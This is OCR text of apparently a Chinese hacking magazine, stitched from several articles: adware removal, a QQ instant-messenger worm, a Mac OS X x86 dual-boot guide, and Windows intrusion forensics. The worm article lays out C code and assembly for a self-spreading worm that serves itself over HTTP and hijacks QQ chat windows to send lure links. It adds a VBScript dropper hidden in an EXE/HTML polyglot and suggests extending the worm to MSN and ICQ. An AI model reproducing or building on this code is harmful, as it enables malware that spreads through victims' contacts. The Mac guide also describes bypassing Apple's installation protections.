因为这个项挂程序是按"00000000001"到"00000000002"的顺序排列的，而这个"CNNIC"直接就把自己放到第一位，当我们把第一项删除后，系统启动的时候如果找不到"00000000001"，网络接口就会异常。我当时没注意到这个问题，直接删除后我的所有网络都不通，连一个数据包都没有发送成功，网卡只收不发，初时还以为是网卡有问题，害我查了大半天才知是这个手杀"CNNIC"的后遗症。

还有一点要注意的就是这个"CNNIC"的设备虚拟文件，不同的系统是不同的文件，如9X，XP，2003这个几系统，设备虚拟文件是要与对系统相对应的，因为它开发时的系统中断不同，所以可能会不同的系统会以不同的文件来作守护。不过按我们上面的方法操作，对于其他系统的清理方法也差不多，只要是灵活变通，对这类的顽固恶意软件清除起来就势如破竹了！

刘流：以QQ为代表的即时通信软件在网络时代迅速而轻易地赢得了无数用户的心，然后以更加惊人的速度普及开去。目前，网络上使用QQ的人数已经超过1个亿，但树大招风，从今年病毒的发作情况来看，已经有将近100种QQ类型的病毒出现。由此可以看出，利用QQ这类即时通讯工具来进行传播的病毒，已经逐渐成为新病毒的流行趋势。剖析这些病毒，找出它们传播的关键，从而扼杀它们，这就是今天的主题。

适合读者：程序员，病毒爱好者、网管

前置知识：C/C++，VBS基础



解剖QQ蠕虫

文/图 ANGELX

背景

大家应该都还记得恶性QQ病毒——"爱情森林"(trojan.sckiss)吧？病毒的制作者利用QQ聊天机制，向用户发送"这个你去看看，很好看"的信息。如果用户收到此信息，并点击该链接，则会进入一个包含恶性攻击代码的恶意网页，此时病毒将会被自动下载并发作。同时，病毒还会利用用户的QQ好友名单，继续向外扩散，而且病毒会侵占系统目录，继续"生生不息"。"爱情森林"病毒通过QQ发送信息之后，便开始进行本机的感染。

据悉，这种恶意网页用JS脚本语言编写，利用了JavaExploit漏洞，所以不经用户的允许，便可以悄悄自动下载"爱情森林"病毒并执行。而后此恶意网页会修改用户注册表以进行破坏，并将用户的IE标题和IE默认首页改为 sckiss.yeah.net"target="__new"> http://sckiss.yeah.net爱情森林。

另一个名叫"QQ伪装专家"的新型恶性病毒会将真正的QQ程序改名，然后将自身伪装成QQ程序，并在桌面上建立快捷方式。用户点击这个快捷方式后，屏幕上会出现同真QQ一样的界面，当用户登录时，病毒便会将用户的QQ号码与密码偷偷发送到指定的邮箱，用句QQ迷们的语言就是，"你的QQ被黑了！"。

在原理上，这个病毒和QQ毫无关系，只是利用人们对QQ 的熟悉性来欺骗用户而已。

必须注意的是，微软力推的一款即时通信软件MSN Messenger，因为它与Windows系统的完美结合，用户群不在少数。一例通过MSN聊天工具进行广泛传播的电脑病毒"GFleming"也出现了。这是世界上第一例通过微软即时聊天工具MSN Messenger进行大规模传播的电脑病毒。"GFleming"病毒的传播非常的迅速，一旦用户感染该病毒，该蠕虫会首先查看用户是否安装了MSN Messenger并且已经登录。若用户已经登录，该蠕虫就会通过MSN Messenger的对话窗口向所有联系人名单中的人发送欺骗性的信息。

> Hey!! Could you please check out this program for me? I made it myself and want people to test it. Its a readme with the program that explains what it does! http://home.no.net/downl0ad/BR2002.exe < - There you can download it! give me advices on what to upgrade please!!

收到该信息的用户不小心点击这个链接执行了这个蠕虫的话，蠕虫就会继续通过MSN Messenger向其他联系人发送同样的信息，引起连锁反应，造成病毒的快速传播。

"Cool Worm"病毒的欺骗消息是"Go To http://www.masenko-media.net/cool.html NoW !!!"点击这个连接会打开一个带有恶意Javascript程序的网站，他会抢夺受害者的好友名单，并且先每个人发送一个相同的邀请信息。这个信息同时也将地址发送电子邮件到名为mmargae@wanadoo.nl的信箱中。

类似的病毒还有几例，原理相同，这里不再一一枚举。总之，这类病毒的共性如下：

一旦在机器上获得控制权，会首先查看用户是否安装了QQ或MSN Messenger，发现后，该蠕虫就会通过对话窗口向在线好友发送欺骗性的信息，信息包含一个超级链接，因为在接受窗口中可以直接点击连接，启动IE，IE会和这个服务器连接，下载HTML页面。这个页面中含有恶意代码，把蠕虫下载到本机并运行，完成了一次传播。然后再以这台机器为基点，向本机所能发现的好友发送同样的欺骗性消息，传播迅速。

欺骗信息一般是邀请你去发送过来的网址去看看，如"看看这个，好东西 http://www.xxx.com/cool.html"。

从传播手段上看，病毒传播是一种C/S模式，即每台机器都是从指定的服务器下载，比如GFleming是http://home.no.net；QQ密码记录器是http://xmc.nease.net；"Cool Worm"是http://www.masenko-media.net/。这种方法的局限性是一旦网站被封闭，病毒也就寿终正寝，不攻自灭了。

P2P QQ蠕虫原理

为了增强蠕虫的健壮性，出现了一种新思路：每感染一台机器后，都会在本机创建一个最简单的HTTP服务器，然后启动新线程，在新线程中寻找QQ的"发送消息"窗口，一旦找到，通过设置消息文本框的内容并控制"发送消息(&S)"按钮来达到发送欺骗性消息的目的。

当对方收到消息，点击连接后，就会启动IE，IE和第一台机器的HTTP服务器通信，下载HTML页面并执行其中的VBS代码，VBS将自身拷贝到机器上并运行，蠕虫完

成一次传播。然后在新感染的机器上创建HTTP服务器，再向他的好友发送消息。

主要代码如下（为节约篇幅，省略不必要的初始化和错误判断）。

1．HTTP服务器的实现

```
LisenSocket = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP);
saServer.sin_family = AF_INET;
saServer.sin_port = htons(5058);
saServer.sin_addr.s_addr = INADDR_ANY;
bind(LisenSocket, (LPSOCKADDR)&saServer, sizeof (struct sockaddr));
listen(LisenSocket, SOMAXCONN);
CreateThread(0, 0, (LPTHREAD_START_ROUTINE) SendQQMsg, 0, 0, 0);
  while(TRUE)
    {
peerSocket=accept(LisenSocket, (LPSOCKADDR) &SockAddr, &nLen);    SendFile();
}
void SendFile()
{
BYTE buf[1024];
DWORD ByteRead;
::SetFilePointer(hFile, 0, 0, FILE_BEGIN);
    ReadFile(hFile, buf, 1024, &ByteRead, 0);
    while(ByteRead)
    {
 send(peerSocket, (const char *)buf, ByteRead, 0);
 ReadFile(hFile, buf, 1024, &ByteRead, 0);
      }
      closesocket(peerSocket);
    }
```

服务器在5058端口等待，不使用80是避免防火墙对80号端口的敏感和限制。接收到来自远程的连接（由IE做客户端）后，把HTML l文件传送过去，关闭连接。

2．操作QQ

1）获得本机IP地址。

2）等待出现"发送消息"窗口。

3）获得这个窗口的QQ号，也就是这个好友的QQ号。判断是否已经向这个号发送过，如果是，则转1），不是则发送，并在注册表中登记。

4）获得文本区句柄，设置新的消息。

5）向"发送消息（&S）"按钮发送BM_CLICK消息，发送这条信息。转1）。

```
DWORD WINAPI  SendQQMsg(LPVOID lpParameter)
{
HKEY   hKey;
char   buf[256];
HWND   hWnd, hTextWnd, hWndQQNumber, hWndButton;
 char   QQRoot[]= "Software\\QQNums\\";
 char   QQRootNumber[128];
 int    QQNumberID=0x0DF;
 POINT  p={50, 280};
 struct hostent * lpHostEnt;
char  szLocalIP[30]; //形如http://202.118.224.2:5058
gethostname(buf, 256);
 lpHostEnt = ::gethostbyname (buf);
 struct in_addr *ia=(struct in_addr *)lpHostEnt->h_addr;
::lstrcpy(szLocalIP, "http://");
::lstrcat(szLocalIP, inet_ntoa(*ia));
::lstrcat(szLocalIP, ":5058");
    while(TRUE)
      {
     ::Sleep(1000);
     hWnd = ::FindWindow(0, "发送消息");
     if(hWnd==NULL)
          continue;
  hWndQQNumber=::GetDlgItem(hWnd, QQNumberID);
  if(hWndQQNumber==NULL)
          continue;
::SendMessage(hWndQQNumber, WM_GETTEXT, 256, (long)buf);
::lstrcpy(QQRootNumber, QQRoot);
::lstrcat(QQRootNumber, buf);
if(RegOpenKeyEx(HKEY_LOCAL_MACHINE, QQRootNumber, 0, KEY_QUERY_VALUE, &hKey)!=ERROR_SUCCESS)
{RegCreateKey(HKEY_LOCAL_MACHINE, QQRootNumber, &hKey);
hTextWnd = ::ChildWindowFromPointEx(hWnd, p, CWP_SKIPINVISIBLE);
::SendMessage(hTextWnd, WM_SETTEXT, 30, (long) szLocalIP);
hWndButton = FindWindowEx(hWnd, 0, 0, "送讯息(&S)");
::SendMessage(hButton, BM_CLICK, 0, 0);
     }
  }
  return 1;
}
```

3．发送HTML页面

因为IE识别的是HTML，而不能执行exe。所以，HTML要包含exe，然后利用HTML嵌的VBS，生成并运行exe，从而达到传播的目的。

可是，对EXE编码和解码具有一定的难度，如何才能使代码最简练，最节约空间呢？这里给出一种新思路。把EXE和HTML硬编码到一个文件，就相当于将EXE文件指针移动到末尾，然后将HTML文件写到EXE之后。这样，当文件扩展名是EXE时，就执行EXE（因为文件确实是PE结构），扩展名是HTML时，就当作HTML解释，此时EXE内容就是乱码，显示在IE窗口之中。如下：

```
db '<HTML><HEAD><TITLE>hi</TITLE>'
db '<SCRIPT LANGUAGE="VBScript">'
db '<!--', 0dh, 0ah
db 'Set fso = CreateObject("Scripting.FileSystemObject")', 0dh, 0ah
db 'sf=fso.GetSpecialFolder(1)', 0dh, 0ah
db 'sf=sf & "\PurpleMood.scr"', 0dh, 0ah
db 'tif=fso.GetSpecialFolder(2)', 0dh, 0ah
db 'tif=Left(tif , Len(tif)-4)', 0dh, 0ah
db 'tif=tif & "Temporary Internet Files\Content.IE5"',
```

```
0dh, 0ah
    db  'Set tif = FSO.GetFolder(tif)', 0dh, 0ah
    db  'GenerateAllFolderInformation(tif)', 0dh, 0ah
    db  'Set WshShell = CreateObject("WScript.Shell")',
0dh, 0ah
    db  'WshShell.Exec(sf)', 0dh, 0ah
    db  'Function GenerateFolderInformation(Folder)', 0dh,
0ah
    db  'Set Files = Folder.Files', 0dh, 0ah
    db  'For Each File In Files', 0dh, 0ah
    db  'if StrComp("beautygirl[1].html", File.Name, 1) =
0 Then', 0dh, 0ah
    db  'fso.CopyFile File.path, sf', 0dh, 0ah
    db  'End if', 0dh, 0ah
    db  'Next', 0dh, 0ah
    db  'End Function', 0dh, 0ah
    db  'Function GenerateAllFolderInformation(Folder)',
0dh, 0ah
    db  'Set SubFolders = Folder.SubFolders', 0dh, 0ah
    db  'For Each SubFolder In SubFolders', 0dh, 0ah
    db  'GenerateFolderInformation(SubFolder)', 0dh, 0ah
    db  'Next', 0dh, 0ah
    db  'End Function', 0dh, 0ah
    db  '-->'
    db  '</SCRIPT></HEAD><BODY>Thank you for test
it!</BODY></HTML>'
```

容易看出，html代码只是exe中的一段数据。exe运行后，创建http服务和监视QQ，继续传播。至此，一个完整的QQ蠕虫就完成了。

局限性与解决方案

如果目标机器禁止了VBS的运行，同样无法传播。但是，单纯以VBS为传播手段的病毒都可以大行其道，它也可以。

基于P2P思想，虽然不受固定服务器的限制。但是在某些情况下无法传播。比如，被感染的机器在内网中，尽管它可以被感染，但无法感染其他机器。因为其他机器找不到它的IP。它无法作为服务器。。

解决方法如下。

1.程序体内保存一块空间，是4的倍数(in_addr的大小)，用来保存真正的IP。

2.在一台机器获得控制权后，得到本机IP(gethostname,gethostbyname)，分析是否为内网，是则调用SelectTrueIP，从iplist中选择一个真正的ip，否则调用UpdateIPList，更新iplist，因为iplist可能还有未填充项或者过时的ip。验证是否过时，向它发出连接即可。

3.当机器处于内网时，会向好友发出http://trueip:80的消息，对方则向trueip发出连接而不是内网的机器，和DRDos相似。

代码如下:

```
IsActiveIP      PROC    IP      : DWORD
LOCAL   VSocket   : DWORD
        push    ecx
  push    IPPROTO_TCP
  push    SOCK_STREAM
  push    AF_INET
  call    socket
    mov     VSocket, eax
    push    IP
    pop     TestIP
  push  sizeof(sockaddr)  ; Size of connect strucure=16
    call    IAI1            ; Connect structure
    dw      AF_INET         ; Family
    db      0, 80           ; Port number, avoid htons :)
TestIP  dd      0           ; in_addr of server
  db      8 dup(0)          ; Unused
IAI1:
  push    VSocket
    call    connect           ;ret 0 if sucess
        push    eax
        push    VSocket
    call    closesocket
        pop     eax
        pop     ecx
    ret     4
IsActiveIP      ENDP
SelectTrueIP:
        push    64
        pop     ecx
        mov     esi ,   offset TrueIPList
STI1:   lodsd
        push    eax
        call    IsActiveIP      ;ret 0 if sucess
        .if     eax     == 0
                sub     esi ,   4
                lodsd
                jmp     STIExit
        .else
                loop    STI1
        .endif
xor     eax ,   eax
STIExit:
        ret
UpdateTrueIP    PROC    TrueIP : DWORD
        push    64
        pop     ecx
        mov     esi ,   offset TrueIPList
UT1:    lodsd
        .if     eax == 0
                push    TrueIP
                pop     [esi-4]
                jmp     UTExit
        .else
                loop    UT1
        .endif
        push    64
        pop     ecx
        mov     esi ,   offset TrueIPList
UT2:
        lodsd
        push    eax
  call    IsActiveIP      ;ret 0 if sucess
  .if     eax     != 0
        push    TrueIP
        pop     [esi-4]
        jmp     UTExit
  .else
        loop    UT1
  .endif
UTExit:
    mov     eax ,   TrueIP
    ret     4
UpdateTrueIP    ENDP
TrueIPList      db      256     dup (0)
```

扩展

若把这种方法同时也应用到ICQ，MSN等IM软件，HTTP服务器不变，只是查找发送消息窗口有所不同，但原理一样，只需要少量修改。再有一个 SendMSNMsg和SendICQMsg线程即可。考虑到IM软件同时在线人数之多，再辅助以邮件等常规手段，传播速度十分可观。

防范措施

1．注意在线传输

常用的通讯软件如ICQ、QQ、MSN Message均提供了在线传输功能，来源不可靠的传输内容拒绝接收 即便可靠，接收后也要经过杀毒软件的扫描方能运行。

2．小心页面链接

如果用户在使用聊天软件时不小心上当，点击了不明网页链接，电脑会在使用者完全不知情的情况下，从许多网站下载文件并自动运行。所以，千万别打开陌生人传来的页面链接！如果是好友送来的连接，要询问、确认后打开。这不是谁的漏洞，就象DDoS攻击一样，是不可避免的正常危机。

结束语


QQ和MSN受到病毒侵袭的事件再一次强调了互联网世界真实的一面——任何流行的电脑程序最终都会成为被攻击的目标。

今后，我们不排除会有像CIH这样的恶性病毒通过QQ、ICQ、MSN等渠道进行广泛传播的可能，因此，加强对即时通信软件的监控和保护是当务之急。

病毒正试图把触角延伸到所有可能的领域。与刚刚开始的攻击即时通信软件的病毒一样，虽然手机病毒，PDA病毒等都还属于新兴"毒种"，病毒传播、侵害模式尚且属于萌芽状态，但是稍许的掉以轻心，都可能会导致巨大的不可挽回的损失。防患于未然，才是反病毒的大计。

适合读者：系统管理员，网络管理员
前置知识：无

让Windows和最新MAC系统共存



由于苹果公司的PC电脑将使用Intel产的x86 CPU，所以近来苹果公司的操作系统Mac OSX for x86（下称为OSX）成为热点，但是苹果公司明确表明苹果的操作系统不会支持第三方平台，并且以后苹果电脑将使用一个安全新品来控制系统的安装，不过一位外国黑客破解了苹果公司的安全加密芯片，绕过安全芯片来安装OSX，CPU必须支持SSE2以上（含SSE2）的指令集才能进行安装，这激起了广大苹果粉丝们的极大兴趣。一直以来OSX安装在x86的普通PC上面需要第二块硬盘的帮助，而且安装Apple OS的硬盘剩下的空间却不能在Windows中利用起来，这样一块硬盘等于成了OSX独享的了，实在是挺可惜的，而且不能使用Windows和OSX双启动。下面将告诉各位怎么实现Windows和苹果操作系统同盘双启动（我提供一个BT种子下载地址www.aowoo.com/images/osx.zip 这个安装包里面还有一个chin0文件是后面要用到的）。

首先我们调整硬盘分区，因为OSX需要6GB左右的分区，笔者的系统原来有C和D两个分区。为了安装OSX我使用PQ Magic来调整硬盘的分区，将D盘的容量缩小，留出了6.5GB的空闲空间。然后我们下载必要的文件。

需要文件

1.Mac OSX x86映像文件。

你可以到网上搜索tiger-x86.tar.bz2文件（不需要解压），也可以笔者提供的下载地址，我就是用该bt种子下载的。附件中的另一个文件chain0就是双启动需要的文件。

2．启动需要的文件。

（请参考原系统文件）

3.FanX Live CD中国Linux公社上提供的一个中文Linux Live CD，直接可以从光盘启动的Linux系统。

在后面你可以看到用Linux作某些事情要比在Windows下方便得多。下载地址是http://www.linuxsky.net/fanx/download/iso/FanX-1.1.iso，下载后将该iso文件刻成光盘。然后将tiger-x86.tar.bz2放在D:根目录下。

安装系统

下面我们正式进入安装过程了首先我们设置双启动，之所以要在安装OSX之前就设置好双启动是可减少一次重启机器的次数。可以在安装好OSX后马上就进入

实用第一步先将上面提到的chain0文件复制到C:盘。然后修改C:\boot.ini文件(注意该文件是只读隐藏的),你可以右键点击我的电脑 -> 属性 -> 高级 -> 启动和恢复的设置按钮 -> 编辑按钮,这样系统会自动用记事本打开boot.ini文件,并且可以修改保存的。在该文件的最后加如下一行内容 C:\chain0="Mac OS X"保存关闭。

然后我们创建给OSX系统使用的分区。用FanX光盘启动机器进入Linux系统,登录用户是root,密码是toor,这些在系统启动后都能看到的。登录系统后执行cfdisk /dev/hda进入分区界面。按上下键选中空闲分区。按以下键 n回车回车t回车af回车 Shift+w yes回车(上面的按键分别表示:创建新分区,确定创建为主分区,确定分区大小,修改分区类型,分区列表翻页,输入分区类型为af(该类型不在分区列表中显示),确定分区类型,写分区表,yes,确定写分区表)。你将看到刚创建好的分区为Unknow类型,记住该行最前面的字母,我的hda4,这就分区号。注意 一定要主分区才能正确引导。然后按q键退出。将镜像文件dd到分区。

执行cd /mnt,再执行ls,你会看到 floppy hda1 hda2 hda3 等目录,用ls */tiger* 看看tiger-x86.tar.bz2文件是在哪个目录下,根据我的分区,我的是在hda3下。

执行cd hda3 (你的也可能是hda2或别的)。执行ls确定,当前目录下有tiger-x86.tar.bz2文件,执行tar jxfO tiger-x86.tar.bz2 tiger-x86/tiger-x86-flat.img | dd of=/dev/hda4 bs=512 skip=63 obs=1M。

要注意上面命令中的hda4应该改为上一部的分区号,也许你的不是hda4。注意 上面这步将会执行很长时间,请耐心等待。

另外,如果报告找不到文件或目录,则先执行tar jtf tiger-x86.tar.bz2确认是否列出了 tiger-x86/tiger-x86-flat.img。如果不一样,则相应的修改上面的命令。执行完后输入reboot回车重启系统。并将光驱中的光盘取出。安装完成,恭喜你,下面我进入设置OSX了。

设置系统

重启初次进入OSX系统,在登录界面选择"Mac OS X",再次回车,输入-s platform=acpi|x86回车,进入单用户模式。启动结束后执行sh/etc/rc,然后执行passwd修改超级用户的密码。执行passwd deadmoo修改deadmoo用户的密码。执行reboot重启系统,这次输入 x platform=acpi|x86pc启动系统。你应该可以看到图形界面了。登录系统。创建自己的管理员用户。以后就不用deadmoo用户登录了,甚至可以删除该用户。至此你可以使用基本系统了,双系统启动也基本完成了。不过还不能使用iTunes等软件。也不能执行System Preference -> International。还需要打补丁。

给系统打必要的补丁。补丁下载地址是 http://www.60g.org/shuddertrix/Maxxuss-SSE3to2-AllInclusive-v0.2.zip。直接在osx下双击该文件,解压后可以看到3个iso文件。建议安装顺序为:

Maxxuss-SSE3to2-oah750.iso

Maxxuss-SSE3to2-mach_kernel_v0.2.iso

Maxxuss-SSE3to2-CG-libSys.iso

前面两个只要覆盖源文件即可,第3个文件自带了安装脚本,在终端窗口中执行即可。注意阅读里面的说明文件。

直接双击IXO文件,系统会自动挂载在/Volumes目录下。每个目录中都有RTF格式的说明文件。需要在终端(Terminal)窗口中执行。这样安装有一个问题就是没声音,下面我们来解决声卡问题。

1) 在Windows里右键点击我的电脑,点管理,在计算机管理界面的左边栏点击设备管理,在右边点开声音,双击声卡设备,我的SoundMAX Integrated Digital Audio。按图1找到设备的硬件编号,并记录下来(注意图1划了黑线的部分是我需要记录的部分,8086和266E一般都只要记录&字符以前的4位)。如图1所示。




图1.

2)回到OSX,在Finder里浏览到/System/Library/Extensions/AppleAC97Audio.kext/Contents/PlugIns/AppleAC97AudioIntelICH.kext/Contents目录。

3)将Info.plist文件拖到桌面。

4)用文本编辑器打开该文件。

5)找到*AC97 Audio,在该段落将<string>***Other ids**改为<string>***Other ids 0x24c58086,其中266E和8086就是第一步记下的编号,你的可能不同。


6)将文件拖回原来的目录,会提示输入密码。

7)重启一次就可以了。

解决Preview灰屏问题,有些人预览图片时只显示灰色看不到图片,可以这么解决 在Finder的Applications里找到Preview,右键点击,选择Get Info,在general里选中"Open using Rosetta"。如果已经运行过Preview,则先在Dock中关闭它。

安装iTunes以及使用中文网页,下载下面的补丁文件http://devserver.org/osx86/Maxxuss-SSE3to2-AllInclusive-v0.2.zip,一共3个补丁文件,第一个带安装脚本,后面两个都是覆盖原来的文件,建议安装之前备份原来的文件。直接在mac系统中打开,根据提示文档安装即可。现在可以浏览中文网页了。iTunes和DVDPlayer也可以使用了。而且可以进International设置参数。这样以上所有的任务都已经完成了,好好享受苹果公司华美的操作系统吧。

适合读者：系统管理员，入侵爱好者，
前置知识：无



巧妙收集入侵Windows系统的证据

文/图 lala

随着网络的不断扩大，网络安全逐渐成为人们观注的焦点，同时也成为是否能进一步投入到更深更广领域的一个基石。当然网络的安全也是一个动态的概念，世界上没有绝对安全的网络，只有相对安全的网络。相对安全环境的取得可以通过不断地完善系统程序（及时给系统漏洞打上不同的补丁和给系统升级）、装上防火墙，同时对那些胆敢在网络上破坏秩序做出不义行为的人给予恰如其分的处理。这必然要牵涉到证据的收集，本文正是对这一方面的内容，针对Windows系统进行研究。

Windows系统特性

Windows操作系统维护3个相互独立的日志文件：系统日志、应用程序日志、安全日志。

1.系统日志

系统日志记录系统进程和设备驱动程序的活动。它审核的系统事件包括启动失败的设备驱动程序、硬件错误、重复的IP地址，以及服务的启动、暂停和停止。系统日志包含由系统组件记录的事情。例如在系统日志中记录启动期间要加载的驱动程序或其他系统组件的故障。由系统组件记录的事件类型是预先确定的。系统日志还包括了系统组件出现的问题，比如启动时某个驱动程序加载失败等。

2.应用程序日志

